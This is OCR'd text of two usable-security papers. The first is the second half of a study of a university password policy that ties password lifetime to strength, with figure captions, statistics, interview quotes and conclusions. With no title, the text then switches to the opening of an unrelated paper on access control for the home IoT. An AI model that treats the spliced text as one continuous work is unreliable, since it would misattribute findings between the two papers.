

Figure 6: The frequency of password changes by the number of days relative to password expiration (day 0). The mean time for changes is −22.18 days and the mean time for resets is −52.09 days.



Figure 7: The distribution of the time between consecutive password changes. The mean time for changes is 117.16 days and the mean time for resets is 90.48 days.

reminder on average within 24 hours and subsequently change their password. Each following expiration warning causes an immediate increase in change rates, with the largest peak on the day of expiration, where another 13% of users change their password. This is followed by users resetting their passwords immediately after expiration, presumably after having been denied access to university resources. The general effect of these frequent reminders for the organisation is that the average user changes their password 22 days before expiration – essentially reducing the lifetime of their password voluntarily. This indicates that users in this institution change or reset passwords in response to reminders, and seldom voluntarily. This might be the case for users changing their password before even receiving the first 30-day advance warning of expiration, as can be seen in Figure 6.

Figure 7 is an analysis of the same time series as Figure 6, but anchored at the time of password creation rather than expiration. The main observation here is the strong concentration of password resets in the immediate proximity of password creation: users often forget their newly set password. The passwords created by reset within the first 48 hours after changing a password have a mean password strength of 6.9 days less than their previous password. This suggests that some users choose a weaker password due to forgetting the previous one (where in fact some users may be choosing weaker and weaker passwords in a cascade). The change rate initially decays before exhibiting the shape of a gamma distribution starting at 70 days – at the time of the first expiration warning email for passwords of 100-day strength, peaking at just before day 100, when a large number of user passwords expire.

These results imply that users reset their passwords primarily for two reasons: failure to recall the password, and the forced expiration of the password by the system. This is in line with personal password behaviours observed elsewhere [29]. These drivers are in contrast to instances where users would reset their password for primarily security reasons (such as believing that their password has been compromised).

## 4.4 Password change time series

In this section we study the password strength measure over time. The results answer two of our research questions: 'What effect does the password policy of variable expiration have on user's passwords – given the freedom, how will users choose?' (RQ1), and 'Are there contextual circumstances of groups of users which may influence their choice of password strength?' (RQ2). In Figures 2 and 8 to 10 we apply the same 31-day moving window to smooth out fluctuations due to weekly patterns (e.g., weekends, when most users are not actively using the system).

Figure 8 shows the evolution of the university's mean password strength over time. Initially we observe a small drop in strength between November '16 and February '17 (after the adoption of the policy), as users become accustomed to the new system. After this, the mean strength increases from 145.5 days to 170.1 days – an increase by 6.9 bits of entropy. This strongly suggests that users have adapted slowly to the new password policy, and eventually make use of their ability to increase password lifetime by strengthening their passwords.

The 'steady state solution' is an approximation of the attractor of the password change distribution. It is calculated by performing a linear regression on users' previous ($x$) and new password lifetimes ($y$). The solution of this linear regression for $y = x$ identifies the attractor. Users with previous passwords weaker than this attractor tend to reduce the lifetime of their new password, and vice versa.



Figure 8: 31-day moving average of the mean password strength of all users and new users. The 'steady state solution' estimates the average strength of passwords in the system if users were to continue making their passwords stronger (or weaker) consistently with how they did so in the current measurement window. The legend is in order of final values.

The evolution of the mean password strength is underpinned by cyclical behaviours. A quarter of users have a password lifetime of less than 110 days (see Figure 1), and have to change their passwords on average every 80 days (see Figure 6), but every time they do, they increase their average password strength. This manifests twice in Figure 8: at the start of the deployment of the new system where there are no existing users (the increase in password strength is delayed until February '17); and again with the enrollment of over 10,000 new users who set their first password around September '17 (see Figure 2), in time for the start of the new academic year. As this large number of users have all set their initial passwords in a short time frame, their first regular password change occurs from November '17 onwards. Their change behaviour also causes the temporary plateau around September '17 and the subsequent increase of the mean password strength of all users, which is a statistically significant increase (paired t-test, $t(10892) = -47.19$, $p = 0$).

The 'steady state solution' gives us insights into the password changing trend over time: for example, if users had continued to choose new passwords in the same manner as they did in April '17, the mean password lifetime of the university would settle at 156 days. However, as the steady state solution continues to increase, it appears that the users are still responding to the policy. The artifacts of the cyclical changes are also evident in the trend.

The relatively small drop in the steady state solution after January '18 aligns with an increase in password resets at this time (see Figure 2). This could be due to users having forgotten their passwords after returning from the Christmas break. As new users have yet to catch up to the password strength of existing users, it is likely that the mean password strength in the university will increase further.

As we do not have data for the users' password strength before the adoption of the new password change system and policy, we are unable to do a rigorous before-after comparison of strength data that takes into account all factors that may have contributed to this change – for example the old system did not give any feedback on their password strength. This implies that interface design for the password creation/reset process may also have a part to play in users increasing their password strength (where a subset of users migrating between the old and new systems provided feedback in Section 4.7).

As the new users have not had experience of the previous system, and as there have been no other initiatives by the university to encourage stronger passwords, we consider the increase in users' average password expiration likely to be a consequence of the policy, answering RQ1. It appears to have taken around 150 days for the effect of the policy to start to achieve its aims.

## 4.5 Password change time series by school

We are fortunate to have some coarse demographic information for each user recorded in the data. Figure 9 compares the evolution of password strength for selected schools. The users of each school have together made at least 11,000 password changes; we calculated bootstrapped, bias-corrected and accelerated [18] confidence intervals for each of the schools. The 95% confidence intervals were within 1% of the mean for all schools in Figure 9 from January 2017 onwards. We have hence omitted the confidence intervals. For brevity, we omitted a number of smaller schools closely aligned with the university mean.

Throughout all schools there is a statistically significant positive increase in password strength (in-sample t-test, $p = 0$). The school of Education displays the lowest increase of 18 days, while Maths and Physics increased their password strength by 27 days. The differences between schools are also pronounced, with passwords in Engineering being 13.4 days (4 bits) stronger than in the school of Education. It is of note that the university's Education school has been part of the university for only a few years. A joint linear regression of the password strength changes of all faculties predicting the password strength was conducted. Each school contributed statistically significantly, explaining 82% of variance ($R^2 = 0.816$, $F(6,49201) = 36320$, $p < 10^{-10}$).

In previous research, only Mazurek et al. compare different university units for their respective password strength. Their password cracking algorithm managed



Figure 9: 31-day moving average password expiration for selected schools over time. The legend is in descending order of the final expiration values.

to predict in $3.8 \times 10^{14}$ guesses the passwords of 38% of computer science accounts and 61% of business school accounts. They then performed a Cox regression on password survival times, reporting a 1.83 times chance of password compromise for business school passwords than for computer science.

In a naive model, $3.8 \times 10^{14}$ guesses could be estimated as fully eliciting 48.43 bits. Given that the weakest allowed password in our university has an entropy of 50 bits, we expect 2.59% of Engineering accounts and 2.92% of School of Education accounts to be compromised after $3.8 \times 10^{14}$ guesses. If we increase the attacker's brute force capacity to 60 bits ($10^{18}$ guesses), the expected proportion of accounts which may be compromised increases to 36% and 44% respectively.In either case School of Education passwords are 1.13 and 1.22 times as likely as Engineering passwords to be guessed.

## 4.6 Password change time series by relationship

In addition to an analysis by school/faculty, we are also able to differentiate between the different roles of individuals within the university. The evolution of the respective user group's password strength can be found in Figure 10. Relationships with less than 5,000 / 2% of the total password changes/resets have been omitted. As for the previous graph, all user groups show an upward trend in their password strength over time. There are also significant variations between the groups, with Teaching/Research staff exhibiting password strengths 21 days stronger than Postgraduate students.A linear regression predicting the password strength depending on the relationship types was carried out. Each type of relationship contributed statistically significantly, explaining 89% of variance ($R^2 = 0.893$, $F(13, 12559) = 7957$, $p < 10^{-10}$).

The differences are in line with the hypotheses in Section 3: there appears to be both a positive correlation between password strength and likely value attached to the account (see Section 3.5), and a negative correlation between password strength and frequency of use. For example, Teaching/Research staff are likely to value their account security highly (using their accounts to access research and teaching data, which undergraduate students for instance would not.We observe that this group has the highest average password strength.

Administrative staff may value their account security highly too, but they also have a high frequency of use of the password, which may act to moderate their password strength. An interesting group to investigate in further research are the Alumni. These users are very different to the rest of the population: their account usage is low, so a long password expiration time will help minimise the frequency of password changes/resets; being potentially remote to the university, they may perceive the potential cost of a forgotten password as being much higher.

The results presented in this section answer our initial research questions: users have responded to the freedom of choosing their password lifetime slowly, but have in time increased their password lifetime considerably. The user population has needed time to adapt to the change in authentication protocols; 14 months after the interven-



Figure 10: 31-day moving average password expiration for various relationships with the university over time. The legend is in descending order of the final expiration values.

tion, the password strength of all user groups has yet to plateau. We have identified differences in how users react to the policy change, by analysing the evolution of password strength between different subgroups (role and division). Other work has demonstrated that security preparedness and perceptions can differ between roles and divisions in a large organisation [5].

## 4.7 User feedback

Here we present a preliminary summary and discussion of field notes taken by interviewers (see Section 3.6). Feedback from the 93 interview participants informs the view of factors which may influence decisions around the construction and use of passwords on the studied system. We discuss general observations, with representative participant quotes. Participant identifiers signify E## (Employee/Staff) or S## (Student).

A few participants reported changing their password-related habits in response to the new system. This included beginning to store the password in a password manager, or as with E19, making a written note:

> *"Well, normally I just memorise it. This time around I did actually write it down when I changed it last week. Because it was so much longer than normal. Because previously they were eight characters. Now I think my password is like twelve characters. And it had to be that long to get the security up too. Because of now they rate it like low, medium, strong securities. So I had to keep adding characters to get it to say strong. So it is longer than I normally have."*

Many participants appreciated the flexibility of the new password policy. Some had however used the new system but not explored the differences between it and the old system; the differences between systems – and policies – were not immediately apparent to all participants. With the introduction of the new system, participants were split as to whether they believed passwords should be expired or remain valid indefinitely.

There was a general even split among interview participants as to whether they saw a link between password age and password strength. The data supports this, as a year after deployment users' average password strength has yet to settle (as notable in Figure 8). This could potentially be as much about discovering the features of the new system as it is about skillfully using it. For those who were aware of it, some did see it as an incentive to make a stronger password, such as E20:

> *"If they say if you make a stronger password you can keep it for longer, maybe it would help. [...] It wasn't clear that it was contingent on the strength of your password. I don't know if it is."*

Conversely, E25 found it difficult to create a valid password that was not labelled 'Weak':

> *"I probably tried about 6-7 passwords before I got to the one that it would accept ... It [the password meter] just kept not getting past the failed point ..."*

Others would consider password length alongside the need to type the password many times, and as a result would aim for a 'Medium'-strength password of around 8-12 characters. E30:

> *"Or trying to find a better password that would work. It does get harder because I had to change it so many times ... trying to think of a password. In a way it is not good that you are supposed to change a password. You run out of ideas of what to use. It's good that they are aware of your security but it does get a bit stressful."*

A number of participants commented that although they had created a longer password than before, they immediately reset their password as they found it too complicated to type, such as S17:

> *"even though I could remember it wasn't practically very helpful if you have to put in you know twenty characters. It's not great. So then I changed it to something that was shorter and last a little less time I just could remember that."*

This aligns with our findings in Figure 4 and Section 4.2, and also with Mazurek et al.'s engagement with system users [32]: those finding longer passwords unworkable will act to find a solution which is workable, abandoning the potential for longer lifetimes.

The summatory findings indicate that there may be a number of factors influencing password choice which are not represented in the dataset. The analysis in Section 4 was based on the available *data*, and the available *data fields*. Future collaboration will explore how the design of password system logs can be augmented to provide a more directly holistic view.

## 5 Discussion

There are hidden costs of the change in policy that should be considered. The intervention took time to gain traction, and it may have been that this time could have been shortened in some way. In some cases, users were voluntarily changing their passwords to a weaker combination of characters, taking time to learn how to *skillfully* choose stronger passwords (i.e., sustain stronger passwords over successive change events). The analysis informing Figure 4 uncovered that over 27% of users have had to reset their passwords more than once per year, and that these users have passwords with much shorter expiration. It could be that system usability hinders the adoption of the policy for a proportion of users.

As noted by Adams & Sasse, [1], most users in an organisation will want to behave securely, where insecure behaviour arises as they try to manage excessive demands in their workplace (where security would be just one of those demands). That the changes across different departments and user groups follow relatively similar patterns suggests that there was a collective change in password use, perhaps due to a collective culture towards security or influence from how peers are seen to behave.

From a security perspective, the implications of our results are clear. In the current format of the policy, the weakest possible password is strong enough to withstand an online attack (need to withstand $10^6$ guesses); the increase in strength has not been pronounced enough to protect against offline attacks [23]. Rather than improving robustness to a wider range of attacks, the intervention has identified each user's individual threshold for trading off password complexity for password lifetime. It is a combination of the subjective cost optimisation of the individual's time (time spent both resetting and authenticating), acceptance of the perceived effort in managing a complex password, and their perceived value of their account. As different individuals interact differently with the university, this optimisation varies across user groups, as in Figures 9 and 10.

From a cost-benefit analysis, the policy has increased cost through increased individual effort cost and organisational support cost due to resets. The benefits for users rely on their perceptions: our user interviews found that the possibility of longer lifetimes was welcomed, and perceived this as an improvement considering their previous experiences of organisational password policies.

Here we have considered the different contexts in which users interact with the password policy. A further hidden cost arises from the interruption of the primary task from expiration of passwords, the reminder emails, and the planning of when to next change one's password (as one might be about to travel or go on leave, for instance). In studying the use of passwords and support of users in a large organisation, Brostoff [10] identified a range of 'costs' related to the expiry of passwords, such as designing new passwords, re-design of a candidate password if the system does not permit it, and amending any recall aids such as written notes. Brostoff's results also suggest that users may confuse prior and current passwords, where having had expired passwords then contributes to the daily cost of entering a current password correctly. The extra reward perceived for a stronger password must be greater than the cumulative additional time (i.e., perceived effort) required to correctly enter the password when it is needed. This is to say nothing of the frustration that may be caused in recalling and entering passwords, and the batching of tasks that may occur to reduce the regularity of password entry events [41]. A

similar approach to the work described in [41], of asking users to complete diaries – or otherwise report on their experience of using the system – may more clearly identify the workload caused by the authentication system.

### 5.1 Limitations

Our main limitation stems from studying passwords 'in the wild': our study did not have a control group. This means we are unable to observe if users would choose stronger passwords without the presence of the greater lifetime incentive. However, the existing literature [49, 50] suggests that users choose new passwords that are similar to previous ones, rather than continuously act themselves to improve the strength of their password.

We did not have log data for users prior to deployment of the new system. However, new users who were unaware of the old system behaved similarly to the existing population, suggesting that effects are due to the new policy rather than the change in systems.

## 6 Conclusion

Here we evaluated the impact of a new password policy upon 100,000 users at our university. In what is a novel policy designed by system managers, users were able to choose passwords with lifetime varying from 100 (50 bits of entropy) to 350 days (120 bits of entropy).

While the security community is moving away from prescribing password expiration, we have found that users 'play the game' and adapt their passwords in order to receive longer lifetimes. Results show that the intervention took over 100 days to gain traction, and that users took over 12 months to move from a lower-than-initial average 146-day (63 bits) to a higher 170-day (70 bits) password lifetime. The policy had both apparent and potential costs for individual users: 66% of users had to reset – as opposed to routinely change – their passwords, often multiple times. The average user had 3.5 passwords over the duration of the study. Users who are forced to reset their password more than once a year compensate by choosing significantly weaker passwords. Depending on the implementation of the reset procedure, both the actual and user-perceived cost may be high.

The analysis has revealed different levels of engagement with the policy. Had the system been monitored more directly for the impact upon users, the high reset rate and varied degrees of adoption amongst different user groups could have been seen as *early indicators* of the need for further support. It should also be noted that the policy intervention described in this paper gave users a choice in balancing delayed expiration and cost of managing a stronger password, rather than forcing the policy on them [29]. We continue to work with the system managers to analyse new log data, and to explore how user needs and challenges can be anticipated.

### 6.1 Policy interventions

One take-away here is that conclusions about the impact of an intervention should not be drawn based on immediate improvement or lack thereof. Other studies of the impact of behaviour change caused by security policies – in particular, lab studies – should measure interventions at meaningful intervals over a suitably long period of time, where arguably this would be a continuous activity.

When designing a new intervention, practitioners should consider how to measure the effectiveness of a change and the associated impact on users. After an intervention is deployed it may benefit from being monitored and *calibrated*, towards reducing problems and reward secure behaviour, where dynamic policy that reacts to users is far from being a common capability.

We have found that users will generally change their password in response to password expiry warnings and reminders; warning users too early effectively reduces the password lifetime. This potentially confuses the boundaries and meaning behind what password expiry is for, and what password expiry warnings are intended to achieve. Similarly, some of the cost of password resets can be avoided by allowing expired passwords to be changed, rather than going through a reset procedure.

Considering our findings regarding password resets and voluntary password changes, *a reward* of a longer password lifetime is not the same as an *optimal reward*; this opens up avenues of research to find optimally secure and workable defenses. In an ideal scenario we envision a deployment of a policy linking password expiration with password strength only if the weakest acceptable password is below the $10^6$ guesses threshold identified by Florêncio et al. [23]. Passwords would then expire in line with the expected online guessing resistance of the password; if a password is stronger than the online guessing threshold it should not unconditionally expire.

## Acknowledgements

We would like to thank our university, in particular Tom Crummey, Tim Purkiss and Noshir Homawala, for offering the opportunity to study this novel policy. Albesë Demjaha, Julienne Park, and Nissy Sombatruang contributed to the collection and initial analysis of user interviews. We would also like to thank Steven Murdoch and Sebastian Meiser for feedback on early versions of this paper. The authors wish to also extend thanks to the USENIX Security review committee and Lujo Bauer in particular.

*University of Chicago, † Ruhr-University Bochum, ‡ University of Washington*

## Abstract

Computing is transitioning from single-user devices to the Internet of Things (IoT), in which multiple users with complex social relationships interact with a single device. Currently deployed techniques fail to provide usable access-control specification or authentication in such settings. In this paper, we begin reenvisioning access control and authentication for the home IoT. We propose that access control focus on IoT capabilities (i. e., certain actions that devices can perform), rather than on a per-device granularity. In a 425-participant online user study, we find stark differences in participants' desired access-control policies for different capabilities within a single device, as well as based on who is trying to use that capability. From these desired policies, we identify likely candidates for default policies. We also pinpoint necessary primitives for specifying more complex, yet desired, access-control policies. These primitives range from the time of day to the current location of users. Finally, we discuss the degree to which different authentication methods potentially support desired policies.

## 1 Introduction

Recent years have seen a proliferation of Internet of Things (IoT) devices intended for consumers' homes, including Samsung SmartThings [35], the Amazon Echo voice assistant [2], the Nest Thermostat [48], Belkin's Wemo devices [5], and Philips Hue lights [32]. To date, IoT security and privacy research has focused on such devices' insecure software-engineering practices [3,13,15], improper information flows [15,40,45], and the inherent difficulties of patching networked devices [49,51].

Surprisingly little attention has been paid to *access-control-policy specification* (expressing which particular users, in which contexts, are permitted to access a resource) or *authentication* (verifying that users are who they claim to be) in the home IoT. This state of affairs is troubling because the characteristics that make the IoT distinct from prior computing domains necessitate a rethinking of access control and authentication. Traditional devices like computers, phones, tablets, and smart watches are generally used by only a single person. Therefore, once a user authenticates to their own device, minimal further access control is needed. These devices have screens and keyboards, so the process of authentication often involves passwords, PINs, fingerprint biometrics, or similar approaches [6].

Home IoT devices are fundamentally different. First, numerous users interact with a single home IoT device, such as a household's shared voice assistant or Internet-connected door lock. Widely deployed techniques for specifying access-control policies and authenticating users fall short when multiple users share a device [50]. Complicating matters, users in a household often have complex social relationships with each other, changing the threat model. For example, mischievous children [38], parents curious about what their teenagers are doing [44], and abusive romantic partners [29] are all localized threats amplified in home IoT environments.

Furthermore, few IoT devices have screens or keyboards [37], so users cannot just type a password. While users could possibly use their phone as a central authentication mechanism, this would lose IoT devices' hands-free convenience, while naïve solutions like speaking a password to a voice assistant are often insecure.

Real-world examples of the shortcomings of current access-control-policy specification and authentication for home IoT devices have begun to appear. A Burger King TV commercial triggered Google Home voice assistants to read Wikipedia pages about the Whopper [47], while the cartoon South Park mischievously triggered Amazon Echo voice assistants to fill viewers' Amazon shopping carts with risqué items [34]. While these examples were relatively harmless, one could imagine a rogue child remotely controlling the devices in a sibling's room to annoy them, a curious babysitter with temporary

access to a home perusing a device's history of interactions, or an enterprising burglar asking a voice assistant through a cracked window to unlock the front door [42].

In this paper, we take a first step toward rethinking the specification of access-control policies and authentication for the home IoT. We structure our investigation around four research questions, which we examine in a 425-participant user study. These research questions are motivated by our observation that many home IoT devices combine varied functionality in a single device. For example, a home hub or a voice assistant can perform tasks ranging from turning on the lights to controlling the door locks. Current access control and authentication is often based on a device-centric model where access is granted or denied per device. We move to a capability-centric model, where we define a capability as a particular action (e. g., ordering an item online) that can be performed on a particular device (e. g., a voice assistant). Intuition suggests that different capabilities have different sensitivities, leading to our first research question:

**RQ1**: Do desired access-control policies differ among capabilities of single home IoT devices? (Section 6.2 and 6.3).

We investigated this question by having each study participant specify their desired access-control policy for one of 22 home IoT capabilities we identified. For household members of six different relationships (e. g., spouse, child, babysitter), the participant specified when that person should be allowed to use that capability. Our findings validated our intuition that policies about capabilities, rather than devices, better capture users' preferences. Different capabilities for voice assistants and doors particularly elicited strikingly different policies.

While the ability to specify granularly who should be able to use which capabilities is necessary to capture users' policies, it incurs a steep usability cost. To minimize this burden through default policies, we asked:

**RQ2**: For which pairs of relationships (e. g., child) and capabilities (e. g., turn on lights) are desired access-control policies consistent across participants? These can be default settings (Section 6.4).

In our study, nearly all participants always wanted their spouses to be able to use capabilities other than log deletion at all times. Participants also wanted others to be able to control the lights and thermostat while at home. As intimated by the prior policy, the context in which a particular individual would use a capability may also matter. Children might be permitted to control lights, but perhaps not to turn the lights on and off hundreds of times in succession as children are wont to do. Nor should children be permitted to operate most household devices when they are away from home, particularly devices in siblings' rooms. A babysitter unlocking the door from inside the house has far fewer security implications than the babysitter setting a persistent rule to unlock the front door whenever anyone rings the doorbell.

**RQ3**: On what *contextual factors* (e. g., location) do access-control policies depend? (Section 6.5).

In addition to a user's location, we found that participants wanted to specify access-control policies based on a user's age, the location of a device, and other factors. Almost none of these contextual factors are supported by current devices. Finally, to identify promising directions for designing authentication mechanisms in the home IoT, we asked:

**RQ4**: What types of authentication methods balance convenience and security, holding the potential to successfully balance the consequences of falsely allowing and denying access? (Section 6.6).

Analyzing consequences participants noted for falsely allowing or denying access to capabilities, we identify a spectrum of methods that seem promising for authenticating users (Section 7), thereby enabling enforcement of users' desired access-control policies for the home IoT.

**Contributions** We begin to reenvision access control and authentication for the home IoT through a 425-participant user study. Our contributions include:

(i) Proposing access-control specification for the multi-user home IoT based on capabilities that better fits users' expectations than current approaches.
(ii) Showing the frequent context-dependence of access-control policies, identifying numerous contextual factors that future interfaces should support.
(iii) Setting an agenda for authentication in the home IoT based on methods that minimize the consequences of falsely allowing or denying access.

## 2 Background

In this section, we scope our notion of home IoT devices, identify our threat model, and review current devices' support for access control and authentication. We define home IoT devices to be small appliances that are Internet-connected and used primarily in the home. Internet-connected lights and thermostats are two examples. Many such devices are managed through a hub that facilitates communication between devices, enforces policies, and often allows for the creation of end-user programs or the use of apps.

### 2.1 Threat Model

The two major classes of adversaries in the smart home are external third parties and those who have legitimate physical access to the home. The former class includes those who exploit software vulnerabilities in

platforms [13], devices [3] (e. g., with Mirai), or protocols [16] intending to cause physical, financial, or privacy-related damage. The latter class includes household members with legitimate digital or physical access to the home, such as temporary workers or children [38]. These insider threats have received far less research attention, but are the focus of this paper. Insiders might be motivated to subvert a smart-home system's access controls for reasons ranging from curiosity to willful disobedience (e.g., a child attempting to take actions forbidden by their parents), or to attempt to correct imbalances created by the introduction of devices whose surveillance implications grant asymmetric power to certain members of a household (e. g., a parent tracking a teenager [44]).

We assume a domestic setting where occupants control home IoT devices through smartphones, voice assistants, rules, and physical interaction. For example, a maintenance worker may unlock the front door using a smartphone app, while a child might turn off their lights by speaking to a voice assistant. We aim for access-control rules that balance security, privacy, and functionality.

## 2.2 Affordances of Current Devices

Current home IoT devices have relatively limited affordances for access control and authentication. Taking a five-year-old survey of the home IoT landscape as a starting point [43], we surveyed current devices' affordances; Figure 1 shows representative samples. To control many current devices, people use smartphone apps that must be paired with devices. These apps offer various access-control settings. For example, the Nest Thermostat supports a binary model where additional users either have full or no access to all of the thermostat's capabilities. The August Smart Lock offers a similar model with guest and owner levels. Withings wireless scales let users create separate accounts and thus isolate their weight measurements from other users. On Apple HomeKit, one can invite additional users, restricting them to: (a) full control, (b) view-only control, (c) local or remote control.

Some devices offer slightly richer access-control-policy specification. The Kwikset Kevo Smart Lock allows access-control rules to be time-based; an owner can grant access to a secondary user for a limited amount of time. We find in our user study that time is a desirable contextual factor, but one of only many. We focus on capabilities, rather than devices. While most current devices do not allow for access-control policies that distinguish by capability, Samsung SmartThings lets users restrict third-party apps from accessing certain capabilities [36]. We find that restricting users, not just apps, access to a particular capability is necessary.

From this analysis, we found current mechanisms to be rudimentary and lack the necessary vocabulary for specifying access-control rules in complex, multi-user environments. We aim to establish a richer vocabulary.

Current authentication methods for the home IoT appear transplanted from smartphone and desktop paradigms. Passwords are widely used in conjunction with smartphones. For example, SmartThings has an app through which a user can control devices. A user first authenticates to this app using a password. Voice-based authentication is currently very rudimentary and is not used for security, but for personalization. For instance, Google Home uses speaker recognition for customizing reminders, but not for security-related tasks [19].

# 3 Related Work


Current research focuses on analyzing and fixing the security of platforms [13, 14, 45], protocols [16], and devices [3]. Fernandes et al. discuss how smart-home apps can be overprivileged in terms of their access to devices and present attacks exploiting deficiencies in apps' access-control mechanisms [13]. Mitigations have involved rethinking permission granting [13, 22, 41].

Comparatively little work has focused on authorizing and authenticating *humans to home IoT devices*. Prior work has focused on the difficulties of access control in the home [4, 24, 25, 30], rather than solutions. Furthermore, the consumer device landscape has changed rapidly in the years since these initial studies.

